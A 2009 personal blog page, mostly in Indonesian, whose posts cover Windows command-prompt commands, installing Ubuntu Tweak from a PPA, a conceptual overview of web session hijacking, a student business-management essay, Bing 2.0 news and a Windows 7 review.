SEnukeX SEO Software

Saturday, October 31, 2009

Another Windows Command


Managing Your Internet Marketing Strategies
hohohoho,
ketika kita memakai windows, kita terbisa dengn tampilannya, coba bayangkan kakek2 kita dulu menggunkan DOS, betapa sulitnya. ada enaknya juga kalau kita mencoba2 memakai command prompt.
disini saya berikan beberapa perintah dasar.
dicoba ya


  • ASSOC Menampilkan atau mengubah asosiasi ekstensi file.
  • AT Menjadwalkan perintah dan program agar berjalan di komputer.
  • ATTRIB Menampilkan atau mengubah atribut file.
  • BREAK Mengeset atau menghilangkan pengecekan extended CTRL+C.
  • CACLS Menampilkan atau mengubah access control lists (ACLs) dai files.
  • CALL Memanggil sebuah program batch dari program batch yang lain.
  • CD Menampilkan nama atau mengubah direktori sekarang.
  • CHCP Menampilkan atau mengubah active code page number.
  • CHDIR Menampilkan nama atau mengubah direktori sekarang.
  • CHKDSK Memeriksa sebuah disket/harddisk dan menampilkan laporan status..
  • CHKNTFS Menampilkan atau mengubah pemeriksaan disket pada saat booting.
  • CLS Menghapus layar..
  • CMD Menjalankan interpreter command Windows yang baru.
  • COLOR Mengubah warna foreground dan background pada command prompt.
  • COMP Membandingkan isi dari dua atau beberapa file.
  • COMPACT Menampilkan atau mengubah kompresi file pada partisi NTFS.
  • CONVERT Mengkonversi FAT ke NTFS. Anda tidak dapat mengkonversi drive yang sedang aktif.
  • COPY Menyalin satu atau beberapa file ke lokasi lain.
  • DATE Menampilkan atau mengubah tanggal.
  • DEL Menghapus satu atau beberapa file.
  • DIR Menampilkan daftar file dan subdirektori dalam sebuah direktori.
  • DISKCOMP Membandingkan isi dari dua buah disket.
  • DISKCOPY Menyalin isi dari satu disket ke disket lain.
  • DOSKEY Mngedit baris perintah, memanggil kembali perintah Windows, dan membuat macro.
  • ECHO Menampilkan pesan, atau mengubah command echoing on atau off.
  • ENDLOCAL Mengakhiri localization dari environment changes in a batch file.
  • ERASE Menghapus satu atau beberapa fie.
  • EXIT Keluar dari program CMD.EXE.
  • FC Membandingkan 2 atau beberapa file, dan Menampilkan perbedaan file-file tersebut.
  • FIND Mencari string teks dalam sebuah file atau beberapa file.
  • FINDSTR Mencari string dalam file.
  • FOR Menjalankan perintah yang spesifik untuk masing-masing file dalam sekumpulan file.
  • FORMAT Mem-Formats sebuah hardisk/disket untuk digunakan dalam Windows.
  • FTYPE Menampilkan atau mengubah tipe file yang digunakan dalam asosiasi ekstensi file.
  • GOTO Mengarahkan Windows command interpreter ke baris yang berlabel dalam sebuah program batch.
  • GRAFTABL Membolehkan Windows untuk menampilkan sekumpulan karakter extended dalam mode grafik.
  • HELP Menyediakan informasi Help untuk perintah-perintah Windows.
  • IF Menjalankan proses kondisi dalam program batch.
  • LABEL Membuat, mengubah, atau menghapus volume label dari sebuah disket/harddisk.
  • MD Membuat direktori.
  • MKDIR Membuat direktori.
  • MODE Mengkonfigurasi system device.
  • MORE Menampilkan hasil perlayar..
  • MOVE Memindahkan satu atau beberapa file dari satu direktori ke direktori yang lain.
  • PATH Menampilkan ata mengeset search path untuk executable files.
  • PAUSE Menunda pemrosesan dari sebuah batch file dan Menampilkan pesan.
  • POPD Mengembalikan nilai sebelumnya dari direktori sekarang yang disimpan oleh PUSH.
  • PRINT Mencetak file teks.
  • PROMPT Mengubah command prompt Windows.
  • PUSHD Menyimpan direktori sekarang kemudian mengubahnya.
  • RD Menghapus direktori.
  • RECOVER Mengembalikan informasi yang masih dapat dibaca dari sebuah disket/harddisk yang sudah bad/rusak.
  • REM Merekam kemontar dalam batch files atau CONFIG.SYS.
  • REN Mengubah nama file.
  • RENAME Mengubah nama file.
  • REPLACE Menggantikan file.
  • RMDIR Menghapus direktori.
  • SET Menampilkan, mengatur, atau menghapus Windows environment variables.
  • SETLOCAL Memulai localization dari environment changes dalam sebuah batch file.
  • SHIFT Menggeser posisi parameters yang replacable dalam batch files.
  • SORT Mensortir input.
  • START Memulai jendela terpisah untuk menjalankan perintah atau program spesifik.
  • SUBST Meng-asosiasikan sebuah path dengan drive letter.
  • TIME Menampilkan atau mengatur waktu sistem.
  • TITLE Mengatur judul jendela untuk sesi CMD.EXE.
  • TREE Menampilkan secara grafis struktur direktori dari sebuah drivve atau path.
  • TYPE Menampilkan isi dari sebuah file eks.
  • VER Menampilkan versi windows.
  • VERIFY memberitahu Windows untuk mem-verifikasi file anda telah disimpan secara benar dalam harddisk/disket.
  • VOL Menampilkan nomor serial dan volume label dari sebuah harddisk/disket
  • XCOPY Menyalin file dan pohon direktori.

Tuesday, October 27, 2009

Suggestion Ubuntu Tweak for Ubuntu 9.1


Hello, every Karmic guys!

First congrats to Ubuntu, the Ubuntu 9.10 Karmic Koala Alpha 4 was just released.

I think you’ve been waiting for a while, now Ubuntu Tweak is supporting Karmic!

Please help to test!

This morning (Chinese Time zone), I uploaded the package for Ubuntu 9.10 karmic only to the Ubuntu Tweak Testing PPA.

Now it is ready for testing.

If you are using Ubuntu 9.10, Please visit https://launchpad.net/~ubuntu-tweak-testing/+archive/ppa

Add the following two lines to your /etc/apt/sources.list, then you can try the version for karmic.

deb http://ppa.launchpad.net/ubuntu-tweak-testing/ppa/ubuntu karmic main
deb-src http://ppa.launchpad.net/ubuntu-tweak-testing/ppa/ubuntu karmic main


Please report any problem you meet, and remeber, if your desktop isn’t GNOME, DON”T report bug except the modules under “Applications”.

Thank you!

Here’s the screenshot, Enjoy!


Ubuntu-Tweak

The package is suitable under Hardy, Intrepid, Jaunty and Karmic.
Visit to this link to download the latest package and source code:
https://launchpad.net/ubuntu-tweak/0.4.x/0.4.9.1
Old version of Ubuntu Tweak is available here:
http://code.google.com/p/ubuntu-tweak/downloads/list

How to add the source of Ubuntu Tweak

open your terminal, first import the key:
sudo apt-key adv --recv-keys --keyserver keyserver.ubuntu.com FE85409EEAB40ECCB65740816AF0E1940624A220

type the command to run gedit(or other editor in your opinion) to modify the sources.list:
sudo gedit /etc/apt/sources.list

And put the two line into it(If you are using Ubuntu 8.04 Hardy or early) :
deb http://ppa.launchpad.net/tualatrix/ppa/ubuntu hardy main
deb-src http://ppa.launchpad.net/tualatrix/ppa/ubuntu hardy main


Or Ubuntu 8.10 Intrepid:
deb http://ppa.launchpad.net/tualatrix/ppa/ubuntu intrepid main
deb-src http://ppa.launchpad.net/tualatrix/
ppa/ubuntu intrepid main
Or Ubuntu 9.04 Jaunty:
deb http://ppa.launchpad.net/tualatrix/ppa/ubuntu jaunty main
deb-src http://ppa.launchpad.net/tualatrix/
ppa/ubuntu jaunty main
Or Ubuntu 9.10 Karmic:
deb http://ppa.launchpad.net/tualatrix/ppa/ubuntu karmic main
deb-src http://ppa.launchpad.net/tualatrix/
ppa/ubuntu karmic main
Then update the source and install or upgrade Ubuntu Tweak:
sudo apt-get update
sudo apt-get install ubuntu-tweak

if you have installed, just type:
sudo apt-get dist-upgrade

just enjoy you PC
huakhuak


Monday, October 12, 2009

Session hijacking

Istilah sesi pembajakan (session hijacking) umumnya digunakan untuk
menggambarkan proses sebuah koneksi TCP yang diambil alih oleh sebuah
rangkaian serangan yang sudah dapat diprediksi sebelumnya. Pada serangan seperti
penyerang memperoleh kendali melalui koneksi TCP yang sudah ada. Bila
diterapkan pada keamanan aplikasi web, session hijacking mengacu pada
pengambilalihan sebuah session aplikasi web.


Aksi ini melakukan pengambilan kendali session milik user lain setelah
sebelumnya “pembajak” berhasil memperoleh autentifikasi ID session. Session
hijacking menggunakan metode captured, brute forced atau reserve enggineered
guna memperoleh ID session yang untuk selanjutnya memegang kendali atas
session yang dimiliki oleh user lain tersebut selama session berlangsung.

Pokok masalah serangan ini semata-mata pada cara desain dan
pengembangan aplikasi. Kelalaian dalam mendesain atau dalam
mengimplementasikan mekanisme session tracking pada aplikasi akan
menghasilkan kelemahan yang dapat berakibat fatal. Tak satupun patch sistem
operasi, firewall atau konfigurasi web server dapat mencegah serangan session
hijacking. Tiap pengembang web harus mengerjakan secara cermat desain dan
implementasi session dan state tracking.


Ada beberapa aturan yang dapat digunakan untuk menerapkan session dan
state tracking secara benar. Aturan-aturan tersebut sama sekali tidak melengkapi
atau mengikat suatu aplikasi. Tetapi sebaliknya, aturan-aturan ini dapat menjadi
petunjuk yang berguna untuk mendesain sebuah session dan mekanisme state
tracking.

Friday, October 9, 2009

Manajemen Bisnis Perusahaan

ITS || Sistem Informasi


30-9-2009

Manajemen Bisnis perusahaan

Sistem Fungsional bisnis 1

Aulia Ardy

[5208100018]


  1. Pengertian

Suatu kegiatan yang menjalan bisnis secara besar-besar dalam rangka mengatur suatu proses agar membentuk suatu sistem yang teratur demi tercapainya tujua tertentu dari perusahaan  tersebut.

  1. Komponen


Bisnis merupakan kegiatan dalam menjual produk atau jasa agar memberikan keuntungan bagi pemiliknya. Bisnis merupakan kegiatan beresiko memberikan kerugian baik dari segi material atau non-material. Namun bila berhasil maka akan memberikan keuntungan dan kesejahteraan bagi pemiliknya. Agar terhindar dari resiko bisnis maka bisnis harus dijalankan dengan tepat dengan perencanaan yang matang dan pelaksanaan yang serius dan mantap. Bisnis terdiri atas beberapa komponen penting yang saling mendukung dan melengkapi. Bila salah satu komponen gagal maka akan mengganggu komponen lain. Berikut adalah komponen-komponen bisnis tersebut:


  • Manajemen, yaitu bagian yang merencanakan, mengelola, dan menjalankan bisnis. Komponen ini bisa disebut sebagai backend yaitu komponen yang berada di belakang layar.
  • Kekuatan brand atau image, yaitu karisma, kekuatan emosional yang dimiliki oleh perusahaan dan merupakan pandangan/perasaan masyarakat terhadap perusahaan atau produk.
  • Produk atau Layanan, komponen yang dijual atau ditawarkan kepada pasar. Komponen ini bisa disebut sebagai front end karena komponen ini berada didepan. Komponen inilah yang berhadapan dengan masyarakat.
  • Partner, yaitu pihak yang ikut membantu dalam menjalankan bisnis.
  • Pelanggan, yaitu pihak yang akan menerima tawaran atau membeli produk dan layanan yang ditawarkan.

Disini dibahas komponen-komponen diatas satu persatu disertai kriteria, prisip, dan standar yang perlu dipenuhi agar tiap komponen dapat berfungsi maksimal sesuai yang diharapkan. Tiap komponen tidak dapat berdiri sendiri karena gangguan pada satu komponen akan mengganggu komponen lain. Komponen tersebut diantaranya adalah :


              Manajemen

Manajemen suatu perusahaan adalah nyawa dari suatu perusahaan. Manajemen yang menentukan pertumbuhan atau kebangkrutan suatu perusahaan. Dengan adanya suatu pengelolaan dan manajemen yang baik maka suatu perusahaan akan mampu bertahan dari segala tekanan, kendala, dan rintangan yang ada. Bahkan akan berkembang menjadi lebih besar dan lebih baik lagi.

Dalam mengelola perusahaan maka ada prinsip dan standarisasi dimana hal-hal tersebut akan sangat membantu perkembangan perusahaan bila diterapkan dengan baik. Prisip dan standar ini bukanlah nilai mutlak dalam kesuksesan suatu perusahaan. Tidak selamanya suatu perusahaan yang telah melakukan segala sesuatunya dengan baik akan sukses.

Terkadang ada beberapa kendala atau halangan yang tidak dapat dihindari contohnya tertipu rekan kerja atau tertimpa bencana serta kendala-kendala lainnya. Berikut adalah beberapa prinsip dan standarisasi yang diharapkan mampu mendukung kemajuan dan perkembangan suatu perusahaan:

  1. Perancanaan yang Matang


              Sebelum suatu perusahaan berdiri maka biasanya modal merupakan kendala awal yang harus dipenuhi sebelum perusahaan berjalan. Tidak selamanya modal besar pasti memberikan keuntungan besar. Pengelolaan modal yang efektif dan efisien akan memberikan keuntungan yang maksimal. Untuk kita kita harus melakukan perhitungan modal dan biaya yang diperlukan untuk operasional perusahaan dalam jangka beberapa waktu ke depan. Kita harus mampu memberikan anggaran yang aman untuk operasional perusahaan dalam beberapa waktu kedepan. Jadi bukan mengamankan anggaran hanya untuk hari ini dan besok. Dengan adanya pengamanan anggaran dalam jangka panjang maka perusahaan akan mampu bertahan bila mengalami kendala atau bencana yang sifatnya mendadak dan tidak diperhitungkan sebelumnya.
              Dengan melakukan perencanaan dan perancangan perusahaan secara matang maka perusahaan akan siap menghadapi berbagai kendala dan rintangan karena telah diperhitungkan sebelumnya. Misalnya dalam membuat suatu produk maka kita harus melakukan penelitian terlebih dahulu mengenai pasar, konsumen, produk pesaing, dan kendala-kendala yang mungkin akan muncul agar produk kita tepat sasaran dan tidak gugur bila terkena berbagai tekanan dan kendala yang muncul.

              Saat ini penggunaan teknologi informasi dalam kegiatan bisnis mampu memudahkan dan mempercepat perencanaan perusahaan. Sistem yang digunakan disebut Enterprise Resource Planning(ERP) dimana sistem ini melakukan perencanaan dengan konsep Manajemen Operasional dengan suatu aplikasi yang terintegrasi. Beberapa kegiatan manajemen dapat terbantu dengan sistem ini seperti inventory management, financial management, reporting, manufacturing management, dan kegiatan lainnya.

  1. Sumber Daya Manusia yang Berkualitas, Loyal, dan Sejahtera.

              Sumber daya manusia (SDM) yang berkualitas merupakan kunci penggerak perusahaan. Dengan adanya SDM yang mampu menggerakkan perusahaan dengan baik maka suatu perusahaan akan mampu berkembang dan melakukan bisnisnya dengan efektif dan efisien. SDM yang berkualitas tidaklah cukup untuk menjalankan perusahaan dalam jangka panjang. Diperlukan loyalitas pegawai terhadap perusahaan tempat dimana dia bekerja.

              Dengan membangun hubungan emosional antara perusahaan dan pegawainya maka seorang pegawai akan berusaha semaksimal mungkin memberikan kontribusi terbaik buat perusahaan. Tanpa adanya hubungan emosional antara perusahaan dan pegawai maka pegawai hanya menjalankan kewajibannya tanpa memberikan seluruh kemampuannya untuk perusahaan. Bila kewajibannya telah dilakukan maka dia hanya akan berjalan ditempat tanpa memberikan inovasi, kreatifitas, dan ide cemerlang yang sebenarnya bisa dilakukan bila pegawai memiliki ikatan emosional yang membuat dia ingin ikut membangun dan mengembangkan perusahaan menjadi lebih baik.
              Sumber daya manusia yang berkualitas, dan loyal belum tentu dapat memberikan kontribusi terbaik yang dimilikinya. Manusia yang memiliki kebutuhan tentu akan berusaha agar dapat memenuhi segala kebutuhannya. Bila seorang pegawai merasa bahwa penghasilan yang dimilikinya tidak memenuhi kebutuhannya maka tentu dia akan berusaha untuk mencari jalan agar dapat memenuhi seluruh kebutuhannya. Bila hal ini terjadi maka pegawai mencari kerja sampingan yang akan menyita waktu, pikiran, dan tenaganya sehingga ia tidak dapat memberikan kemampuannya secara maksimal pada perusahaan. Mengapa terkadang beberapa perusahaan melakukan meeting, atau penyusunan anggaran di hotel padahal kantor mereka memiliki fasilitas yang sama dengan hotel? Mungkin buat sebagian orang hal ini adalah pemborosan, tapi dampak baiknya adalah para peserta meeting atau rapat akan lebih berkosentrasi dan memberikan pemikiran mereka secara maksimal tanpa terganggu oleh masalah lainnya seperti macet di perjalanan ke kantor, permasalahan di rumah, dan kendala-kendala di luar perusahaan.               Dengan adanya dukungan dari perusahaan agar pegawai tidak dipusingkan oleh hal-hal lain diluar perusahaan maka pegawai diharapkan dapat memberikan kontribusi maksimal buat perkembangan perusahaan.

  1. Manager yang Terbuka, Tegas, dan Demokrat

              Kepemimpinan seorang manager merupakan penunjuk jalan yang benar bagi perusahaan. Mereka adalah nakhoda kapal yang akan menentukan apakah perusahaan akan mencapai tujuan atau tidak. Jiwa kepemimpinan yang berwibawa harus dimiliki oleh seorang manager perusahaan, namun dengan wibawa bukan berarti bersikap tertutup terhadap pegawainya. Justru sikap terbuka seorang pemimpin yang mau menerima masukan dan saran dari bawahannya akan membantu seorang manager dalam memimpin perusahaan atau departement yang dibawahinya.


              Ketegasan dalam memimpin dan mengambil keputusan sangat diperlukan oleh seorang manager, karena di tangan mereka keputusan akan jalan yang ditempuh oleh perusahaan akan menentukan perkembangan dan operasional perusahaan. Manager juga harus dapat mempertanggung jawabkan keputusan mereka di depan direksi tidak melulu menyalahkan bawahan yang tidak becus melakukan perintahnya. Sebaiknya setiap pengambilan keputusan melibatkan banyak pihak, baik itu bawahan ataupun pihak lain yang terkait.

              Dengan adanya masukan dari yang lain maka manager dapat mempertimbangkan dan mengambil keputusan yang tepat dan memuaskan banyak pihak.
Hubungan antara manager dan bawahan juga harus baik dan terjaga. Sebisa mungkin ada hubungan 2 arah antara manager dan bawahan, bukan hubungan searah dimana manager terus-terusan memberi perintah kepada bawahan tanpa mau mendengar keluhan dan perasaan bawahannya. Bila ada hubungan harmonis seperti keluarga dalam suatu perusahaan maka akan tercipta team kerja yang solid dan kuat dalam menjalankan perusahaan.

  1. Lingkungan Kerja yang Nyaman dan Mendukung


              Seorang pekerja menghabiskan hampir setengah hidupnya dalam sehari berada di kantor. Sehingga kantor merupakan tempat kedua setelah rumah yang menjadi tempat terlama dimana pekerja berada. Untuk itu lingkungan kantor yang nyaman, kondusif, dan mendukung pekerjaan mutlak diperlukan. Lingkungan kerja bukan berarti hanya kantor saja, akan tetapi termasuk suasana kerja, dan hubungan antar pegawai perusahaan. Bila salah satu bagian dari lingkungan kerja tersebut ada yang membuat tidak nyaman seorang pekerja maka akan berdampak terhadap menurunnya kinerja dan kontribusi pegawai tersebut terhadap perusahaan.
              Kantor adalah tempat bekerja dimana kenyamanan kantor bergantung pada kebersihan, kerapian, ketenangan, keindahan, suhu dan udara yang sesuai, serta tata letak furniture dan ruangan yang baik. Perangkat kerja yang mendukung juga perlu diperhatikan. Jangan memaksakan penghematan terhadap perangkat kantor yang dapat menghambat pekerja. Beberapa perusahaan terkadang mempertahankan komputer tua yang suka crash dengan alasan masih dapat dipakai padahal justru kelambatan dan tuanya perangkat membuat waktu bekerja dan terkadang menghambat pekerja pada saat perangkat tua tersebut rusak.

              Kantor yang nyaman akan membuat pegawai betah dan tidak terburu-buru ingin meninggalkan kantor sehingga pekerja lebih berkosentrasi dalam melakuka pekerjaannya. Suasana kekeluargaan di kantor perlu dibina agar pegawai merasa sebagai bagian dari perusahaan dan memiliki rasa tanggung jawab terhadap perusahaan untuk menjaga nama baik perusahaan. Jangan sampai ada sifat iri, sinis, atau ada pertikaian antar pegawai karena akan mengganggu pekerjaan dan kinerja perusahaan.Perlu diperhatikan juga bagaimana pegawai berangkat dan pulang dari kantor.

              Bila pegawai tinggal terlalu jauh dari kantor maka perlu dipikirkan bagaimana bila terkendala macet dan terlambat sampai dikantor. Ada baiknya perusahaan menyediakan jemputan karyawan karena selain membantu karyawan juga akan mengakrabkan karyawan karena ada waktu bercerita dalam perjalanan dari atau ke kantor.

  1. Terbuka dan Selalu Belajar


              Perkembangan dunia bisnis begitu cepat. Begitu banyak bidang yang mendukung suatu bisnis misalnya bidang teknologi informasi. Begitu banyak perubahan yang terjadi diluar perusahaan, karena itu kita tidak boleh tertutup dan harus berusaha menerima perubahan yang ada.

              Dengan selalu mempelajari perubahan dan perkembangan maka suatu perusahaan akan dapat bersaing dengan perusahaan lain dan tidak tertinggal oleh tren dan perkembangan yang terus berjalan. Perusahaan harus mempelajari dan menerapkan berbagai perkembangan dan perubahan yang mampu memberikan manfaat yang efektif dan efisien bagi perusahaan. Dengan demikian maka perusahaan akan selalu dapat berkembang, dan berjalan seiring dengan perubahan dan perkembangan yang ada.


Page | 5


Monday, September 28, 2009

Bing, search engine saingan google


Microsoft kini sedang mempersiapkan peluncuran Bing 2.0, dalam meeting tahunannya, dimana Microsoft menjelaskan bahwa beberapa fitur baru dalam Bing 2.0 akan dipublikasikan dalam waktu dekat. Lalu perubahan apa yang terjadi?
Banyak tweet dari Twitter yang berspekulasi, seperti mungkin dengan membayangkan melihat peta plus gambar dari restoran sebelah dengan makanan lezat yang patut dicoba. Atau mungkin dengan kombinasi Bing dan Silverlight dalam peta, bahkan hampir mengalahkan Google Maps.
Namun, dari pihak Microsoft, menjelaskan bahwa search engine Bing 2.0 akan tampil dengan visualisasi pencarian yang seksi. Belum diketahui apa maksud dari Microsoft, mungkin upgrade style atau interface yang baru. Microsoft juga belum berkomentar secara resmi soal Bing 2.0.
“Kami akan segera merilis fitur Bing yang baru dalam beberapa bulan ke depan, jadi untuk sekarang kami belum akan berkomentar.” ungkap Microsoft.

Saturday, September 26, 2009

windows 7 review


Oh, Windows. You inform and entertain us. You are inescapable, and your Start menu is full of items relevant to our productivity. You move us. Sort of. To be honest, we're not sure what sort of state this fair planet of ours would be in without the ruggedly functional operating systems the folks at Redmond have handed to us over the years, and while Windows Vista might have proved that Microsoft wasn't invincible, it did nothing to demonstrate that Windows as an idea -- and for most, a necessity -- was at all in jeopardy.

Windows 7 arrives on the scene three short years after Vista, shoring up its predecessor's inadequacies and perhaps offering a little bit more to chew on. We've been playing with the OS ever since the beta, along through the release candidate, and now at last have the final, "release to manufacturing" (RTM) edition in our grubby paws. Does it live up to its understandable hype and the implicit expectations of a major Microsoft release? Let's proceed on a magical journey to discover the truth for ourselves.

Install / boot times / shutdown

It's the most base of operating system functions. Install, turn on, turn off. But first impressions matter, and Microsoft made sure to give Windows 7 a nice sheen when it came to these things. You can read through our full installation guide for an in-depth look at the pitfalls and triumphs of Windows 7 in this department, but in short: it's fast and lightweight, but the real performance gains can be found on netbooks and with clean installs. Otherwise there's really nothing to put Vista to shame -- though the amazing breath of fresh air a clean install provides should really set cruftware-happy vendors to a bit of soul searching.

UI enhancements


Since Windows 7 is a sort of streamlined Vista underneath -- same hardware requirements, same hardware compatibility model, a bit less cruft -- you'll have to look to the basic UI for Microsoft's most visible additions to the OS. Makes sense, we suppose. Here are some of the highlights:

Aero Peek


Everybody who's used a modern operating system for more than five minutes has been met with the hassle of juggling too many windows, and Aero Peek seeks to alleviate some of that. Available with any machine capable of "fancy mode" translucent window graphics, Aero Peek lets you hover over a "show desktop" field in the right of the task bar and show the outlines of every window currently open -- which usually amounts to chaos.

More helpful, however, is the ability to hover over the fly-out thumbnails that pop up from the taskbar app groupings, and isolate that specific window while all other windows are sent to outline mode. It serves as both geography lesson and a rapid navigation method, without feeling as clunky or "all-or-nothing" as previous attempts at windows management in Windows. Check out the video demo below to see how this plays out in practice:

Aero Shake

What we first thought was merely a gimmick has become one of our favorite features: merely grab the titlebar of a window and give it a vigorous shake to minimize all other windows. Great when you're changing tasks and want to rid yourself of the clutter of your previous activities, and we hardly know how we've made it so far in life without it.

Start Menu


Mac OS X might have Spotlight, but Windows now has great instant search as well, and the Windows key has a new lease on life. Merely pop open the Start Menu and start typing and search results start populating. It's not nearly as comprehensive as Spotlight, but it also doesn't seem to be faced with the same slowdowns of its Mac OS X counterpart, and typically tracks down what we're looking for (apps, usually). The Start Menu has also been enhanced with a refined layout and supplemental menus for frequently used items -- offering access to recent items used by that application, along with the new "tasks" list that Microsoft has snuck into the OS, but which are currently only used by a few Microsoft-built apps.


Aero Snap


Perhaps our favorite day-to-day improvement of them all, Aero Snap offers a surprisingly smart way of working with windows, using the mere power of a click and drag. Windows can be maximized by being pulled to the top of the screen, or set to fill one half of the screen by being dragging to the far left or right edge of the screen. An Aero Peek-style outline lets you preview what you're doing, and it's easy enough to bounce away from the "sticky" edges, or pull an already maximized window away from its moorings. Windows Key + Left Arrow or Right Arrow accomplishes the same thing for filling one half of the screen with the current window, and is perfect for lining up document comparisons.

 New Taskbar


This one gets all the press, but it's really more a product of Aero Peek than anything clever in and of itself. Basically it takes some ideas from the Mac OS X dock like larger icons and app launcher duties (icons can be "pinned" to remain in place whether the application is open or not, a melding of Windows' old Quick Launch Bar into the taskbar proper), and adds in traditional Windows taskbar activity like the listing of open windows. The default functionality is fine, which keeps everything "stacked" in its respective icon, but the real money is in the "combine when taskbar is full" view, which can be accessed from the taskbar properties. This brings the benefits of verbose item names -- always a big win for Windows over Mac OS's icons-only approach -- without sacrificing the fancy Aero Peek features or the pretty icons. What's not so elegant is how hidden icons in the far-right system tray are now housed in an ugly little pop-up menu.

Even worse is the fact that dragging a file to an app icon in the taskbar doesn't allow you to open that file with the app, but instead asks if you want to "pin" the file to that app. Newsflash: we'd rather not. With a bit of work you can re-add the old fashioned Quick Launch set of mini-icons for drag and dropability, but that's pretty silly. We're glad there's enough customization available to make this livable, but we'd say Microsoft could have done a better job of thinking through its defaults.

Quick display switching


 Windows + P = magic! Really, it's the little things that count, and Microsoft has made managing multiple displays and switching between commonly used configurations a total snap.

UI stayed-the-sames

Microsoft got a lot right with its new UI tweaks, but it certainly could've taken things a few logical steps further. For instance, it's odd that there's no built-in support of multifinger trackpad gestures -- why is this something that third party vendors have to figure out all by themselves? We understand that the hardware isn't universal, but we'd like to see Microsoft driving the adoption of such functionality by building clear, reliable support for it into the OS. Two finger scroll in particular: it's the best thing to happen to trackpads since tap-to-click, and we think everybody should've figured that out by now.

On the multitouch front, Windows 7's support for multitouch display interaction is laudable but hardly sufficient. Microsoft itself has poured plenty of R&D into finger-friendly interfaces, and we would hope that they'd be building some of that innovation into the OS by now -- the release of the Surface-inspired Microsoft Touch Pack is a nice start, but doesn't go far enough. We shudder to imagine the haphazard implementations of smartphone-style multitouch innovations we're undoubtedly going to be seeing from OEMs in the coming years.


Overall, Microsoft has failed to establish a cohesive styling and operation model to its own applications, which range from the relatively new "ribbon" toolbars of Office, (and now WordPad, above, and Paint), to the website-like Control Panel navigation, to the ancient Device Manager trees, to the tabbed properties panes, and so on. In an attempt to simplify many of its interfaces, frequently used actions have been slowly popping up as buttons where menu bars used to be, while the deep functionality of "true" menus has been hidden elsewhere in the interface. All of this wouldn't be so horrible if Microsoft was the only builder of applications for Windows, but given thousands and thousands of developers out there making widely disparate application interfaces for Windows, we'd really appreciate it if Microsoft took a bit more leadership and more clearly defined a UI design language that was consistent and useful for users.

Notable app changes

Windows Media Center


We've gone way in-depth on this over at Engadget HD, but suffice it to say that Windows Media Center in Windows 7 is vastly superior to Windows Vista's version, and most all of the bugs from the Windows 7 beta seem to be ironed out quite nicely. The interface is a real treat, the extender functionality to the Xbox 360 and 3rd party boxes is much improved and quite snappier, and a truly marvelous amount of hardware is supported.

Windows Media Player


It's pretty much Windows Media Player, you know? The good news is that Microsoft has greatly expanded the codec support, to something bordering on comprehensive:


 What's even more fun is the new "Play to" function, which can beam a locally-controlled audio playlist to computers that are part of your HomeGroup, DLNA devices like the PS3, or Media Center Extenders like the Xbox 360. Remotely shared libraries are also automatically detected off of DLNA or Home Server devices, and everything pretty much "just works."


If you're really feeling crazy you can tie your media library to your Windows Live ID and access your home media from anywhere over the internet.

Windows Explorer


It's hard to quantify most of the changes to the basic file browser activities in this release, other than to say "it just works" quite a bit more frequently than it did in Vista. It's smarter about spotting file types, there are solid in-pane previews of music, pictures and video (if you know to turn on the preview pane), and the particular folder we're targeting with a drag and drop is lined up in the simplified left hand sections of "Favorites" and "Libraries" more often than not. Unfortunately, it's not all roses: some media files we knew the OS was perfectly capable of playing through its Windows Media Player-powered preview pane had somehow been "claimed" by Zune and disabled for playback from within Windows Explorer. Looks like somebody missed a meeting.

Internet Explorer


 We'll be honest: we avoid IE like the plague, and recommend you do as well. Microsoft continues to make improvements to the browser, and the nagging, over-protective "training wheels" approach to security is probably appropriate for those naive enough to use this thing, but the fact is that there are too many faster, better and "free-er" browsers out there to really waste much time in Microsoft's default. Anecdotally, the browser hard crashed a couple minutes into us writing this paragraph.

Notable app omissions

Windows Mail

It was never the highlight of the OS, but Microsoft has for some reason decided to ship Windows 7 completely without a mail application, unless you count the browser. You're encouraged to download Windows Live Mail with the Windows Live Essentials app pack, but while it does an alright job, it's hardly a first string effort, and we're not sure why Microsoft has decided that emailing people isn't really a core functionality of a modern operating system, much less something that Microsoft should have an industry-leading app for inside the box.

Windows Movie Maker

Another item relegated to the Windows Live app pack, and this time slapped with a "Beta" moniker for extra shame. We actually have a bit of a soft spot for Microsoft's no-frills approach to movie editing for the everyman, and if YouTube is any indication, Movie Maker certainly gets the job done for a lot of people. Still, this is probably something that should be spruced up and packed in with the OS, and we're even more sure that it should support the now-defacto AVCHD format by now.

Windows Live Photo Gallery

You guessed it, another one kicked to Windows Live Essentials land, where supposedly "essential" apps go to die. Unfortunately, this particular app seems an even more logical omission, given its too-strong ties to a Windows Live account (something we've owned for years without managing to upload a single photo to, strangely enough).

Other sundry necessities

We could probably understand this app scarcity a decade ago -- Microsoft's job is only really half done when you buy the OS, they also need to keep that Office team afloat -- but given its modern day competition (Apple and Google, to be specific), it's hard to understand why Microsoft is shipping this OS without a calendar app, PDF viewer, lightweight office replacements or an IM / video conferencing solution. Microsoft blames anti-trust laws, stating that it's hard for it to work in all the "services" it wants into its apps if it bundles with the OS, but we'd say most of its applications could do with a bit more "open" when it comes to services (Flickr, YouTube, anything that isn't Windows Live, etc.) anyways. In any case, most computer vendors will be striking a deal with Microsoft or Google or whomever to supply some of these necessities with their shipping computers, but we can't help but think that Microsoft is leaving some vital elements of the operating system incomplete and wide open to inconsistent experiences by neglecting all of these app types in this way.

Security / networking


Microsoft had already done a lot of work since the initial release of Vista on not bugging us incessantly with pop-up security nags, but Windows 7 strikes an even better balance. What is disconcerting is how often security warnings include an "unknown" as the publisher -- it's not really teaching anybody to be judicious about what pops up in the warning if the warning itself doesn't even know what's going on.

In the end we'll find out just how secure Windows 7 is once it's in the wild and hackers start hammering on it, but with the abundance and ease of Windows updates these days, most anybody with an ounce of common sense and a speedy internet connection should be able to steer clear of danger. Meaning: we're all doomed.


On the networking front, HomeGroups are a new Windows 7-specific method of simplifying networking between computers on a local network, and we're really in love. After decades of being stymied by complicated Windows networking setups, we've finally been able to reliably and rapidly connect multiple computers and share files / media / printers / whatever without resorting to a sneakernet or inviting our smarter friends over with their fancy Computer Science degrees to figure it out for us.

Compatibility

Check out our upgrade guide for more info on our specific compatibility issues, but the long and the short of it is that anything we found to work in Vista seemed to work just fine (in some cases better!) in Windows 7. That goes for hardware and software, but of course the real test will be when this OS is unleashed upon the masses -- your mom's brother's 25 year old printer might not make the cut, and we'll be sure to pour out a 40 upon its behalf.


